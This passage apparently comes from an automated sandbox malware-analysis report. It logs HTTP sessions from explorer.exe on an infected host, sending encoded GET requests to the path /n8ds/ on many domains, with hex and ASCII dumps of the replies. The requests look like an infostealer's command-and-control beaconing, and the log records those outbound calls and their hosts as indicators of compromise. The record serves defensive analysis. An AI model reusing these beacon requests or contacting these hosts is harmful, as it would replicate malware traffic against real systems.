4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 62 70 2c 20 73 29 3b 0d 0a 7d 29 28 29 3b 0d 0a 3c 2f 73 63 72 69 70 74 3e 0d 0a 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 0d 0a 3c 2f 68 74 6d 6c 3e Data Ascii: <html xmlns="http://www.w3.org/1999/xhtml"><head><title></title><meta http-equiv="Content-Type" content="text/html; charset=gb2312" /><script language="javascript" type="text/javascript" src="/tj.js"></script><script language="javascript" type="text/javascript" src="/common.js"></script></head><body><script>(function(){ var bp = document.createElement('script'); var curProtocol = window.location.protocol.split(':')[0]; if (curProtocol === 'https') { bp.src = 'https://zz.bdstatic.com/linksubmit/push.js'; } else { bp.src = 'http://push.zhanzhang.baidu.com/push.js'; } var s = document.getElementsByTagName("script")[0]; s.parentNode.insertBefore(bp, s);})();</script></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.11.20	49817	199.59.242.153	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:38:24.622596025 CET	515	OUT	GET /n8ds/?4ha8=4hi0dlyHZliDfr&gHl=tD0293ekre+uqVzNRybWeIsGKZg60tBQR/GVivWOVJ5sXdl+h0HHf0F fKjbRE++mAfFR HTTP/1.1 Host: www.effective.store Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:38:24.716063976 CET	517	IN	HTTP/1.1 200 OK Server: openresty Date: Wed, 01 Dec 2021 09:38:24 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Set-Cookie: parking_session=bf09115c-635b-fc52-62e0-dc520c809c1d; expires=Wed, 01-Dec-2021 09:53:24 GMT; Max-Age=900; path=/; HttpOnly X-Adblock-Key: MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oY OeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ==_aouWvJ9foHu9h2IZO1AVXAiGkFF0mjysLia4 6XFfNlV3BgMktnDdtB++9NcJeojUA3StzqNPT22SrzKXPGtwTA== Cache-Control: no-cache Expires: Thu, 01 Jan 1970 00:00:01 GMT Cache-Control: no-store, must-revalidate Cache-Control: post-check=0, pre-check=0 Pragma: no-cache Data Raw: 35 39 31 0d 0a 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 20 64 61 74 61 2d 61 64 62 6c 6f 63 6b 6b 65 79 3d 22 4d 46 77 77 44 51 59 4a 4b 6f 5a 49 68 76 63 4e 41 51 45 42 42 51 41 44 53 77 41 77 53 41 4a 42 41 4e 44 72 70 32 6c 7a 37 41 4f 6d 41 44 61 4e 38 74 41 35 30 4c 73 57 63 6a 4c 46 79 51 46 63 62 2f 50 32 54 78 63 35 38 6f 59 4f 65 49 4c 62 33 76 42 77 37 4a 36 66 34 70 61 6d 6b 41 51 56 53 51 75 71 59 73 4b 78 33 59 7a 64 55 48 43 76 62 56 5a 76 46 55 73 43 41 77 45 41 41 51 3d 3d 5f 61 6f 75 57 76 4a 39 66 6f 48 75 39 68 32 49 5a 4f 31 41 56 58 41 69 47 6b 46 46 30 6d 6a 79 73 4c 69 61 34 36 58 46 66 4e 6c 56 33 42 67 4d 6b 74 6e 44 64 74 42 2b 2b 39 4e 63 4a 65 6f 6a 55 41 33 53 74 7a 71 4e 50 54 32 32 53 72 7a 4b 58 50 47 74 77 54 41 3d 3d 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 75 74 66 2d 38 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 20 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 22 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 2f 66 61 76 69 63 6f 6e 2e 69 63 6f 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 2f 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 70 72 65 63 6f 6e 6e 65 63 74 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 77 77 77 2e 67 6f 6f 67 6c 65 2e 63 6f 6d 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 70 61 72 6b 69 6e 67 2e 62 6f 64 69 73 63 64 6e 2e 63 6f 6d 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3e 3c 6c 69 6e 6b 20 72 65 6c 3d 22 64 6e 73 2d 70 72 65 66 65 74 63 68 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 66 6f 6e 74 73 2e 67 6f 6f 67 6c 65 61 70 69 73 2e 63 6f 6d 22 20 63 72 6f 73 73 Data Ascii: 591<!doctype html><html lang="en" data-adblockkey="MFwwDQYJKoZIhvcNAQEBBQADSwAwSAJBANDrp 2lz7AOmADaN8tA50LsWcjLFyQFcb/P2Txc58oYOeILb3vBw7J6f4pamkAQVSQuqYsKx3YzdUHCvbVZvFUsCAwEAAQ= =_aouWvJ9foHu9h2IZO1AVXAiGkFF0mjysLia46XFfNlV3BgMktnDdtB++9NcJeojUA3StzqNPT22SrzKXPGtwTA=="> <head><meta charset="utf-8"><meta name="viewport" content="width=device-width, initial-scale=1"><link rel="shortcut ic on" href="/favicon.ico" type="image/x-icon"/><link rel="preconnect" href="https://www.google.com" crossorigin><link rel= "dns-prefetch" href="https://parking.bodiscdn.com" crossorigin><link rel="dns-prefetch" href="https://fonts.googleapis.com" cross

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.11.20	49818	34.237.47.210	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:38:52.386452913 CET	519	OUT	GET /n8ds/?3fkxqn=hXcDbfFHWB34bR8p&gHl=xrAotTyffsBJpcnKB2kZyNWsSnGPjBByJzEFrz2pnPZy718Ozpk HnAopnraeQfQtdHy1 HTTP/1.1 Host: www.fatima2021.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:38:52.516884089 CET	520	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Wed, 01 Dec 2021 09:38:52 GMT Content-Type: text/html Content-Length: 178 Connection: close Location: https://www.fatima2021.com/n8ds/?3fkxqn=hXcDbfFHWB34bR8p&gHl=xrAotTyffsBJpcnKB2kZyNWsSnGPj BByJzEFrz2pnPZy718OzpkHnAopnraeQfQtdHy1 Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.11.20	49819	185.68.16.57	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:39:02.574249983 CET	520	OUT	GET /n8ds/?3fkxqn=hXcDbfFHWB34bR8p&gHl=p9I58q6arTbdr9cKXlwfdhVh2EEOLbkp3e4XnVrXYsEKFiBKUQD H2p9qO5FVTmLJCNVs HTTP/1.1 Host: www.dubaicars.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:39:02.615684032 CET	522	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 01 Dec 2021 09:39:02 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close x-ray: p529:0.000/wn25376:0.000/wa25376:D=4093 Data Raw: 36 37 32 0d 0a 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 57 33 43 2f 2f 44 54 44 20 58 48 54 4d 4c 20 31 2e 31 2f 2f 45 4e 22 20 22 78 68 74 6d 6c 31 31 2e 64 74 64 22 3e 0a 3c 68 74 6d 6c 3e 0a 3c 68 65 61 64 3e 0a 09 3c 4d 45 54 41 20 48 54 54 50 2d 45 51 55 49 56 3d 22 43 6f 6e 74 65 6e 74 2d 54 79 70 65 22 20 43 4f 4e 54 45 4e 54 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 20 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 20 2f 3e 0a 09 3c 54 49 54 4c 45 3e d0 a1 d1 80 d0 be d0 ba 20 d0 bf d1 80 d0 b5 d0 b4 d0 be d1 81 d1 82 d0 b0 d0 b2 d0 bb d0 b5 d0 bd d0 b8 d1 8f 20 d1 85 d0 be d1 81 d1 82 d0 b8 d0 bd d0 b3 d0 b0 20 d0 b4 d0 bb d1 8f 20 64 75 62 61 69 63 61 72 73 2e 6f 6e 6c 69 6e 65 20 d0 b8 d1 81 d1 82 d0 b5 d0 ba 3c 2f 54 49 54 4c 45 3e 0a 09 3c 73 74 79 6c 65 3e 0a 09 09 62 6f 64 79 20 7b 6d 61 72 67 69 6e 3a 30 3b 70 61 64 64 69 6e 67 3a 30 3b 66 6f 6e 74 3a 20 31 32 70 78 20 54 61 68 6f 6d 61 3b 7d 0a 09 09 68 31 20 7b 66 6f 6e 74 2d 73 69 7a 65 3a 32 30 70 78 3b 63 6f 6c 6f 72 3a 23 31 46 38 34 46 3b 6d 61 72 67 69 6e 2d 62 6f 74 74 6f 6d 3a 32 30 70 78 3b 6d 61 72 67 69 6e 2d 74 6f 70 3a 30 3b 66 6f 6e 74 2d 77 65 69 67 68 74 3a 6e 6f 72 6d 61 6c 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 33 30 70 78 3b 7d 0a 09 09 61 20 7b 63 6f 6c 6f 72 3a 23 31 38 37 33 62 34 3b 7d 0a 09 09 64 69 76 20 7b 77 69 64 74 68 3a 20 37 30 30 70 78 3b 6d 61 72 67 69 6e 3a 20 31 30 30 70 78 20 61 75 74 6f 20 30 20 61 75 74 6f 3b 70 61 64 64 69 6e 67 2d 74 6f 70 3a 20 35 30 70 78 3b 68 65 69 67 68 74 3a 20 31 32 30 70 78 3b 6c 69 6e 65 2d 68 65 69 67 68 74 3a 20 31 35 30 25 3b 7d 0a 09 3c 2f 73 74 79 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 64 69 76 3e 0a 09 3c 68 31 3e d0 a1 d1 80 d0 be d0 ba 20 d0 bf d1 80 d0 b5 d0 b4 d0 be d1 81 d1 82 d0 b0 d0 b2 d0 bb d0 b5 d0 bd d0 b8 d1 8f 20 d1 85 d0 be d1 81 d1 82 d0 b8 d0 bd d0 b3 d0 b0 20 d0 b4 d0 bb d1 8f 20 64 75 62 61 69 63 61 72 73 2e 6f 6e 6c 69 6e 65 20 d0 b8 d1 81 d1 82 d0 b5 d0 ba 3c 2f 68 31 3e 0a 09 0a 3c 64 69 76 20 73 74 79 6c 65 3d 22 70 61 64 64 69 6e 67 3a 20 31 30 70 78 3b 20 62 61 63 6b 67 72 6f 75 6e 64 2d 63 6f 6c 6f 72 3a 20 23 65 65 65 65 65 65 22 3e 0a 09 20 20 20 20 3c 62 3e d0 98 d0 bd d1 84 d0 be d1 80 d0 bc d0 b0 d1 86 d0 b8 d1 8f 20 d0 b4 d0 bb d1 8f 20 d0 b0 d0 b4 d0 bc d0 b8 d0 bd d0 b8 d1 81 d1 82 d1 80 d0 b0 d1 82 d0 be d1 80 d0 b0 20 d1 81 d0 b0 d0 b9 d1 82 d0 b0 21 3c 2f 62 3e 3c 62 72 3e 0a 09 20 20 20 20 d0 a3 20 d0 b0 d0 b4 d0 bc d0 b8 d0 bd d0 b8 d1 81 d1 82 d1 80 d0 b0 d1 82 d0 be d1 80 d0 b0 20 d0 b5 d1 81 d1 82 d1 8c 20 d0 b2 d0 be d0 b7 d0 bc d0 be d0 b6 d0 bd d0 be d1 81 d1 82 d1 8c 20 d0 b1 d1 8b d1 81 d1 82 d1 80 d0 be 20 d0 b8 20 d0 b1 d0 b5 d0 b7 20 d0 be d0 bf d0 bb d0 b0 d1 82 d1 8b 20 d0 b2 d0 be d1 81 d1 81 d1 82 d0 b0 d0 bd d0 be d0 b2 d0 b8 d1 82 d1 8c 20 d1 80 d0 b0 d0 b1 d0 be d1 82 d1 83 20 d1 85 d0 be d1 81 d1 82 d0 b8 d0 bd d0 b3 d0 b0 2e 0a 09 20 20 20 20 d0 94 d0 bb d1 8f 20 d1 8d d1 82 d0 be d0 b3 d0 be 20 d0 b2 20 3c 61 20 72 65 6c 3d 22 6e 6f 66 6f 6c 6c 6f 77 22 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 61 64 6d 2e 74 6f 6f 6c 73 2f 68 6f 73 74 69 6e 67 2f 3f 70 61 67 65 3d 34 22 3e d0 bf d0 b0 d0 bd d0 b5 d0 bb d0 b8 20 d1 83 d0 bf d1 80 d0 b0 d0 b2 d0 bb d0 b5 d0 bd d0 b8 d1 8f 20 d1 85 d0 be d1 81 d1 82 d0 b8 d0 bd d0 b3 d0 be d0 bc 3c 2f 61 3e 20 d0 bd d0 b5 d0 be d0 b1 d1 85 d0 be d0 b4 Data Ascii: 672<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.1//EN" "xhtml11.dtd"><html><head><META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=utf-8" /><TITLE> dubaicars.online </TITLE><style>body {m argin:0;padding:0;font: 12px Tahoma;}h1 {font-size:20px;color:#1F84FF;margin-bottom:20px;margin-top:0;font-wei ght:normal;line-height:30px;}a {color:#1873b4;}div {width: 700px;margin: 100px auto 0 auto;padding-top: 50px;height: 120 px;line-height: 150%;}</style></head><body> dubaicars.online ! .

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.11.20	49820	3.64.163.50	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:39:07.736438990 CET	523	OUT	GET /n8ds/?gHl=4XwYGzmPDVH3THQXSPknmfdazTodAXDlHas2KNX7n/UXs4ghRUZWEGvkVm0hYsfSCvUh&3fkxqn =hXcDbfFHWB34bR8p HTTP/1.1 Host: www.inklusion.online Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:39:07.747466087 CET	524	IN	HTTP/1.1 410 Gone Server: openresty Date: Wed, 01 Dec 2021 09:38:56 GMT Content-Type: text/html Transfer-Encoding: chunked Connection: close Data Raw: 37 0d 0a 3c 68 74 6d 6c 3e 0a 0d 0a 39 0d 0a 20 20 3c 68 65 61 64 3e 0a 0d 0a 35 30 0d 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 27 72 65 66 72 65 73 68 27 20 63 6f 6e 74 65 6e 74 3d 27 35 3b 20 75 72 6c 3d 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 6b 6c 75 73 69 6f 6e 2e 6f 6e 6c 69 6e 65 2f 27 20 2f 3e 0a 0d 0a 61 0d 0a 20 20 3c 2f 68 65 61 64 3e 0a 0d 0a 39 0d 0a 20 20 3c 62 6f 64 79 3e 0a 0d 0a 33 63 0d 0a 20 20 20 20 59 6f 75 20 61 72 65 20 62 65 69 6e 67 20 72 65 64 69 72 65 63 74 65 64 20 74 6f 20 68 74 74 70 3a 2f 2f 77 77 77 2e 69 6e 6b 6c 75 73 69 6f 6e 2e 6f 6e 6c 69 6e 65 0a 0d 0a 61 0d 0a 20 20 3c 2f 62 6f 64 79 3e 0a 0d 0a 38 0d 0a 3c 2f 68 74 6d 6c 3e 0a 0d 0a 30 0d 0a 0d 0a Data Ascii: 7<html>9 <head>50 <meta http-equiv='refresh' content='5; url=http://www.inklusion.online/' />a </head>9 <body>3c You are being redirected to http://www.inklusion.onlinea </body>8</html>0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.11.20	49793	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:34:08.972954988 CET	454	OUT	GET /n8ds/?gHl=HP3lUcly75+aK0axQNs5BYQcBP4O+AKLEkTZ4laoLz9/Sn12VzNllTYHErR4gbC1MkpJ&4ha8=4hi0dlyHZliDfr HTTP/1.1 Host: www.luxalbridi.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:34:09.079700947 CET	454	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 01 Dec 2021 09:34:09 GMT Content-Type: text/html Content-Length: 275 ETag: "6192576d-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
30	192.168.11.20	49821	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:39:17.808342934 CET	525	OUT	GET /n8ds/?gHl=B50h1ADlVgBVReAtZzXZoMMEQCBylsFCBP4nBu/XE2swHcOtDXvVzvqty7hRo1ZxzC15&3fkxqn=hXcDbfFHWB34bR8p HTTP/1.1 Host: www.heyvecino.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Dec 1, 2021 10:39:17.915040016 CET	525	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 01 Dec 2021 09:39:17 GMT Content-Type: text/html Content-Length: 275 ETag: "6192576d-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
31	192.168.11.20	49822	35.244.144.199	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:39:22.938014030 CET	526	OUT	GET /n8ds/?3fkxqn=hXcDbfFHWB34bR8p&gHl=x7rWj66roGKEZAObj73O6eF88ujFBI8nvGjdodwL/UKuZeUM1FVQm65GonJ0KgAiqF14 HTTP/1.1 Host: www.gdav130.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:39:23.234057903 CET	527	IN	HTTP/1.1 200 OK Server: nginx/1.14.0 Date: Wed, 01 Dec 2021 09:39:23 GMT Content-Type: text/html Content-Length: 5379 Last-Modified: Fri, 30 Apr 2021 06:44:28 GMT Vary: Accept-Encoding ETag: "608ba74c-1503" Cache-Control: no-cache Accept-Ranges: bytes Via: 1.1 google Connection: close Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 7a 68 22 3e 3c 68 65 61 64 3e 3c 6d 65 74 61 20 63 68 61 72 73 65 74 3d 22 55 54 46 2d 38 22 3e 3c 6d 65 74 61 20 6e 61 6d 65 3d 22 76 69 65 77 70 6f 72 74 22 20 63 6f 6e 74 65 6e 74 3d 22 77 69 64 74 68 3d 64 65 76 69 63 65 2d 77 69 64 74 68 2c 69 6e 69 74 69 61 6c 2d 73 63 61 6c 65 3d 31 2c 6d 61 78 69 6d 75 6d 2d 73 63 61 6c 65 3d 31 2c 75 73 65 72 2d 73 63 61 6c 61 62 6c 65 3d 30 22 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 77 70 6b 52 65 70 6f 72 74 65 72 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 70 6c 75 67 69 6e 73 2f 67 6c 6f 62 61 6c 65 72 72 6f 72 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 20 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 67 2e 61 6c 69 63 64 6e 2e 63 6f 6d 2f 77 6f 6f 64 70 65 63 6b 65 72 78 2f 6a 73 73 64 6b 2f 70 6c 75 67 69 6e 73 2f 70 65 72 66 6f 72 6d 61 6e 63 65 2e 6a 73 22 20 63 72 6f 73 73 6f 72 69 67 69 6e 3d 22 74 72 75 65 22 3e 3c 2f 73 63 72 69 70 74 3e 77 69 6e 64 6f 77 2e 77 70 6b 52 65 70 6f 72 74 65 72 26 26 28 77 69 6e 64 6f 77 2e 77 70 6b 3d 6e 65 77 20 77 69 6e 64 6f 77 2e 77 70 6b 52 65 70 6f 72 74 65 72 28 7b 62 69 64 3a 22 62 65 72 67 2d 64 6f 77 6e 6c 6f 61 64 22 2c 72 65 6c 3a 22 32 2e 32 35 2e 31 22 2c 73 61 6d 70 6c 65 52 61 74 65 3a 31 2c 70 6c 75 67 69 6e 73 3a 5b 5b 77 69 6e 64 6f 77 2e 77 70 6b 67 6c 6f 62 61 6c 65 72 72 6f 72 50 6c 75 67 69 6e 2c 7b 6a 73 45 72 72 3a 21 30 2c 6a 73 45 72 72 53 61 6d 70 6c 65 52 61 74 65 3a 31 2c 72 65 73 45 72 72 53 61 6d 70 6c 65 52 61 74 65 3a 31 7d 5d 2c 5b 77 69 6e 64 6f 77 2e 77 70 6b 70 65 72 66 6f 72 6d 61 6e 63 65 50 6c 75 67 69 6e 2c 7b 65 6e 61 62 6c 65 3a 21 30 2c 73 61 6d 70 6c 65 52 61 74 65 3a 2e 35 7d 5d 5d 7d 29 2c 77 69 6e 64 6f 77 2e 77 70 6b 2e 69 6e 73 74 61 6c 6c 28 29 29 3c 2f 73 63 72 69 70 74 3e 3c 73 63 72 69 70 74 3e 66 75 6e 63 74 69 6f 6e 20 6c 6f 61 64 42 61 69 64 75 48 6d 74 28 74 29 7b 63 6f 6e 73 6f 6c 65 2e 6c 6f 67 28 22 e7 99 be e5 ba a6 e7 bb 9f e8 ae a1 22 2c 74 29 3b 76 61 72 20 65 3d 64 6f 63 75 6d 65 6e 74 2e 63 72 65 61 74 65 45 6c 65 6d 65 6e 74 28 22 73 63 72 69 70 74 22 29 3b 65 2e 73 72 63 3d 22 68 74 74 70 73 3a 2f 2f 68 6d 2e 62 61 69 64 75 2e 63 6f 6d 2f 68 6d 2e 6a 73 3f 22 2b 74 3b 76 61 72 20 6f 3d 64 6f 63 75 6d 65 6e 74 2e 67 65 74 45 6c 65 6d 65 6e 74 73 42 79 54 61 67 4e 61 6d 65 28 22 73 63 72 69 70 74 22 29 5b 30 5d 3b 6f 2e 70 61 72 65 6e 74 4e 6f 64 65 2e 69 6e 73 65 72 74 42 65 66 6f 72 65 28 65 2c 6f 29 7d 66 75 6e 63 74 69 6f 6e 20 62 61 69 64 75 50 75 73 68 28 74 2c 65 2c 6f 29 7b 77 69 6e 64 6f 77 2e 5f 68 6d 74 2e 70 75 73 68 28 5b 22 5f 74 72 61 63 6b 45 76 65 6e 74 22 2c 74 2c Data Ascii: <!doctype html><html lang="zh"><head><meta charset="UTF-8"><meta name="viewport" content="width=device-width,initial-scale=1,maximum-scale=1,user-scalable=0"><script src="https://g.alicdn.com/woodpeckerx/jssdk/wpkReporter.js" crossorigin="true"></script><script src="https://g.alicdn.com/woodpeckerx/jssdk/plugins/globalerror.js" crossorigin="true"></script><script src="https://g.alicdn.com/woodpeckerx/jssdk/plugins/performance.js" crossorigin="true"></script><script>window.wpkReporter&&(window.wpk=new window.wpkReporter({bid:"berg-download",rel:"2.25.1",sampleRate:1,plugins:[[window.wpkglobalerrorPlugin,{jsErr:!0,jsErrSampleRate:1,resErr:!0,resErrSampleRate:1}],[window.wpkperformancePlugin,{enable:!0,sampleRate:.5}]]}),window.wpk.install())</script><script>function loadBaiduHmt(t){console.log("",t);var e=document.createElement("script");e.src="https://hm.baidu.com/hm.js?"+t;var o=document.getElementsByTagName("script")[0];o.parentNode.insertBefore(e,o)}function baiduPush(t,e,o){window._hmt.push(["_trackEvent",t,

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
32	192.168.11.20	49823	44.227.76.166	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Dec 1, 2021 10:39:28.819186926 CET	533	OUT	GET /n8ds/?gHl=UGKaYhNfstwp7hLG7UrFh27uWUnvgBcRCHkNbEmp8q6nPSt6bmPZIRKUPgjia3mN02Vr&3fkxqn=hXcDbfFHWB34bR8p HTTP/1.1 Host: www.apps365.one Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
